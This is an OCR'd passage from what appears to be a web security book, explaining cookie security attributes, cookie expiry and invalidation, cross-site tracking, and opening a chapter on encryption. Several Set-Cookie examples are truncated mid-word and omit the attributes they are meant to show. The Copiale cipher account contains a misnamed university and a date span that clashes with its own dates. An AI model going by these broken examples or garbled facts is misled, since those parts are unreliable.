
In actual fact, the most common way of implementing stateful browsing is by using *cookies*, which you are probably already familiar with. Cookies are small snippets of text (up to 4kb in size) that can be supplied by a web server in the HTTP response:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505 #A
Set-Cookie: accepted_terms=1 #B
```

When a browser encounters one or more `Set-Cookie` headers, those cookie values are saved locally and sent back with every HTTP request from pages on the same domain:

```
GET /home HTTP/2.0
Host: www.example.org
Cookie: session_id=9264be3c7df12505; accepted_terms=1 #A
```

Cookies are the main mechanism by which you, as a web user, authenticate to websites. When you log in to a website, the web application will create a *session* – a record of your identity and what you have done on the website recently. The session identifier – or sometimes all of the session data – will get written into the `Set-Cookie` header. Every subsequent interaction you have with the website will cause the session information to be sent back in the `Cookie` header, meaning the web application can recognize who you are. The cookie will persist until the expiry time set in `Set-Cookie` header, or until the user or server chooses to clear it.



Since cookies are used to store sensitive data, the browser will ensure they are segregated by domain. The cookies that are set into the browser cache when you log in to `facebook.com` will only be sent back in HTTP requests to `facebook.com`. Your Facebook cookies won't be sent with requests to `pleasehackme.com`, since the malicious web server could use those cookies to access your Facebook account.

Things get more complicated when your web application has subdomains,


and you need to be sure which (if any) subdomains your cookies should be readable from. We will look at how to control this in Chapter 7.

TIP

Cookie theft is a juicy target for hackers, especially session cookies, since, if an attacker can steal a user's session cookie, they can impersonate that user. Therefore, *you should restrict access to the cookies used by your web application as much as possible.* The cookie specification provides a few ways to do this, by setting attributes in the `Set-Cookie` header.

Secure cookies

Your web application should use *HTTPS* (Hypertext Protocol Secure) to ensure that web traffic is encrypted and can't be intercepted and read by malicious interlopers. We will look at how to do this in the next chapter – generally speaking, setting up HTTPS requires you to register a domain, generate a certificate, and host the certificate on your web server. The browser can then use the encryption key attached to the certificate to make HTTPS connections.



Sending cookies over HTTPS will protect them from being stolen. However, web servers are conventionally configured to accept HTTP *and* HTTPS web traffic, redirecting requests on the former protocol to the corresponding HTTPS URL. This allows for compatibility with older browsers that may use default HTTP as the default protocol (or users that type in the `http://` protocol prefix by hand, for whatever reason). If the browser sends a `Cookie` header in this first, insecure request, an attacker may be able to intercept the insecure request and steal any cookies attached to it. Bad news!


To avoid this, you should add the `Secure` attribute to the cookie when it is originally sent, which tells the browser to only send cookies when making HTTPS requests:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df125; Secure #A
```

HttpOnly cookies

Cookies are used to pass state between a browser and a web server, but by

default they are also accessible by JavaScript executing in the browser. There's generally not a good reason for JavaScript to be playing around in your cookies, and in fact this scenario poses a security risk: it means any attacker who finds a way to inject JavaScript into your web page has a means to steal cookies.



To protect against cookie theft via XSS, you should set the `HttpOnly` attribute

in your cookie headers, instructing the browser that JavaScript should not be able to access that cookie value:


```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df125; Secure; HttpOnly #A
```

The attribute name is, of course, a bit of a misnomer, because you should be using HTTPS rather than HTTP. Just make sure to use the `Secure` and `HttpOnly` attributes together and the browser will understand what you mean!

The SameSite attribute

Websites on the internet link to each other all the time – this is part of the magic of the web, how you can start researching, say, the toothbrush technology in the Byzantine Empire and somehow end up watching videos of what happens inside a dishwasher.

Not every link on the internet is harmless, however, and attackers use *cross-site request forgery* (CSRF) attacks to trick users into performing actions they don’t expect. A maliciously constructed link to your site could well generate an HTTP request that arrives with cookies attached. This will register as an action performed by your user, even if that user clicked on the link by mistake. Attackers have used this in the past to post clickbait on victims' social media pages or to trick them into deleting their accounts altogether.



One way to mitigate this threat is to tell the browser it should attach cookies to HTTP requests only if the request originates from your own site. You can do this by adding the `SameSite` attribute to your cookie:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df125; Secure; HttpOnly; SameSite
```

Adding this attribute means no cookies are sent with cross-site requests—the HTTP request will not be recognized as coming from an existing user. Instead, the user will be redirected to the login screen, rather than having whatever harmful action the link is disguising happen under their account.

While secure, this behavior can be irritating for users. Having to log back into, say, YouTube whenever anybody shares a link to a video would quickly get tiring. Hence most sites allow cookies to be attached to `GET` requests, and only `GET` requests, from other sites, by using the `Lax` attribute value:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df1250; Secure; HttpOnly; SameSit
```

With this setting, other types of requests – like `POST`, `PUT`, or `DELETE` – will arrive *without* cookies. Since actions that alter state on the server – and hence pose a risk to the user – are typically (and correctly) implemented by these methods, users gain the security benefits without any inconvenience. (We will look at how to safely handle requests that change state on the server in Chapter 4.)

NOTE

The `SameSite=Lax` for cookies is the default behavior in modern browsers if you add no `SameSite` attribute at all. You should still add the header, however, for anyone using your web application on older browsers.

Expiring cookies

Cookies can, and should, be set to expire after a time. You can do this with either an `Expires` attribute:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505; Secure; HttpOnly; SameSi
```

or by setting the number of seconds the cookie will stick around using a `Max-Age` attribute:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505; Secure; HttpOnly; SameSi
```

TIP

Session cookies should be expired in a timely fashion because users face security risks when they are logged in for too long. Omitting an `Expires` or `Max-Age` attribute can cause the cookie to hang around indefinitely, depending on the browser and operating system the user is on, so avoid this scenario for sensitive cookies! Banking sites typically time out sessions within the hour, whereas social media sites (which prioritize usability over security) have much longer expirations.

Invalidating cookies

Users can clear cookies in their browser at any time, which will log them out of any website that uses cookie-based sessions. For a web server to clear cookies – for instance, when a user clicks a Logout button – the standard way to send back a `Set-Cookie` header with an empty value and a `Max-Age` value of `-1`:


```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=; Max-Age=-1 #A
```

The browser will interpret this as “this cookie expired one second ago” and discard it. (Presumably, the cookie will end up in recycling or compost, depending on local laws.)

Cross-site tracking

We should touch on one final topic when discussing browser security, since it's part of an ongoing discussion in the web community. A good deal of browser security is concerned with trying to prevent various websites that are sitting in the same browser from interfering with each other. Just knowing what websites you have visited – *cross-site tracking* – is valuable information to marketers, and a massive industry of somewhat creepy internet surveillance exists to capture, commoditize, and resell this information. To combat this, browsers implement *history isolation*, preventing JavaScript on a page from accessing the browser history and often opening each new website you visit in a separate process.

This prudent security measure has led to websites using *third-party cookies* to track browsing history: Websites that want to participate in tracking will embed a resource from a third-party site that can read the URL of the containing page. Since that third-party site is embedded in many different websites and will be able to recognize the user each time they visit a tracked site, the third-party can track users across successive websites.



Many browsers ban third-party cookies by default now, so trackers have moved on to newer techniques. *Fingerprinting* describes the process of building a unique profile of a web user, using a combination of IP address, browser version, language preferences, and the system information available to JavaScript. Trackers using fingerprinting are difficult to combat since all of this information is exposed for good reason.

Another way to break history isolation is to use *side-channel attacks*, taking advantage of browser APIs that leak details of which websites you have visited. Browsers, for instance, allow you to apply different styling information to hyperlinks that have already been visited, and at one point a web page could display a list of links and use JavaScript to inspect the style of each to see which ones correspond to sites the user had visited. (This approach has been mitigated in modern browsers, which will prevent JavaScript from doing this type of inspection. Other side-channel attacks that measure DNS and cache response times continue to plague browser vendors, though.)

TIP

Cross-site tracking is an arms race between advertisers and browser vendors, so you can expect a lot more developments in this area. Follow the official blogs of the Mozilla Firefox team if you want to keep ahead of the latest recommendations for the authors of web applications.

Summary

- Browsers implement the same-origin policy, whereby JavaScript loaded by a webpage can interact with other webpages as long as the domain, port, and protocol match.
- Content security policies can restrict where JavaScript is loaded from in your web application.
- Content security policies can be used to ban inline JavaScript (scripts embedded in HTML).
- Setting cross-origin resource-sharing headers very conservatively will protect resources from being read by malicious websites.
- Subresource integrity checks on `<script>` tags can be used to protect against attackers swapping in malicious JavaScript.
- Setting the `Secure` attribute in the `Set-Cookie` headers will ensure that cookies can only be passed over a secure channel.
- Setting the `HttpOnly` attribute in the `Set-Cookie` header will prevent JavaScript from accessing that cookie.
- The `SameSite` attribute in the `Set-Cookie` header can be used to strip cookies from cross-origin requests.
- The `Expires` or `Max-Age` attributes in the `Set-Cookie` header can be used to expire cookies in a timely fashion using.
- Local disk access via the `WebStorage` and `IndexedDB` APIs also follow the same-origin policy – each domain has its own isolated storage location.

3 Encryption

This chapter covers

- How to use encryption to hide sensitive data on a public channel
- How to encrypt information in transit and at rest
- How to tell web servers and browsers to make secure connections
- How to use encryption to detect changes in data


The *Copiale cipher* is a manuscript containing 105 pages of text handwritten in secret code, bound in gold-and-brocade paper, and thought to date back to 1760. For many years, the origin of the text remained a mystery—it was discovered by personnel at the East Berlin Academy after the end of the Cold War and remained undecipherable for more than 260 years.

In 2011, a team of engineers and scientists from the University of South California and the University of Sweden finally decoded its meaning. The text, it turned out, described the rites of an underground society of opticians who called themselves *the Oculists*. Banned by Pope Clement XII, these secretive ophthalmologists were led by a German count, and the text itself describes their initiation ceremony. New initiates to the society were invited to read the words on a blank piece of paper and then, when unable to do so, would have a single eyebrow hair plucked and then be asked to repeat the process. Nobody knows quite why these mysterious opticians went to such lengths to hide their activities; perhaps the papal edicts had declared LensCrafters a tool of the devil.

The Copiale cipher is an example of an encrypted text, albeit a very old and fairly peculiar one. Nowadays, encryption is used everywhere in public life, especially on the internet, since the requirement to move secret information over an open channel is the key to secure browsing. Encryption is so fundamental to many of the security recommendations we will make in this book that we will spend this chapter getting familiar with the terminology and how to use it on the network, in the browser, and in the web server itself.

The principles of encryption

Encryption describes the process of disguising information by converting it into a form that is unreadable to unauthorized parties. *Cryptography* (the science of encrypting and decrypting data) goes back to ancient times—but we have come a long way from the hand-coded homophonic ciphers of secretive Germanic lens-makers, which simply substitute one character for another according to a predefined key. Modern encryption algorithms are designed to be unbreakable in the face of the vast computation power available to a well-motivated attacker and to make use of advances in number theory (which are relatively straightforward to grasp) or elliptic curves (which are esoteric even by mathematical standards).

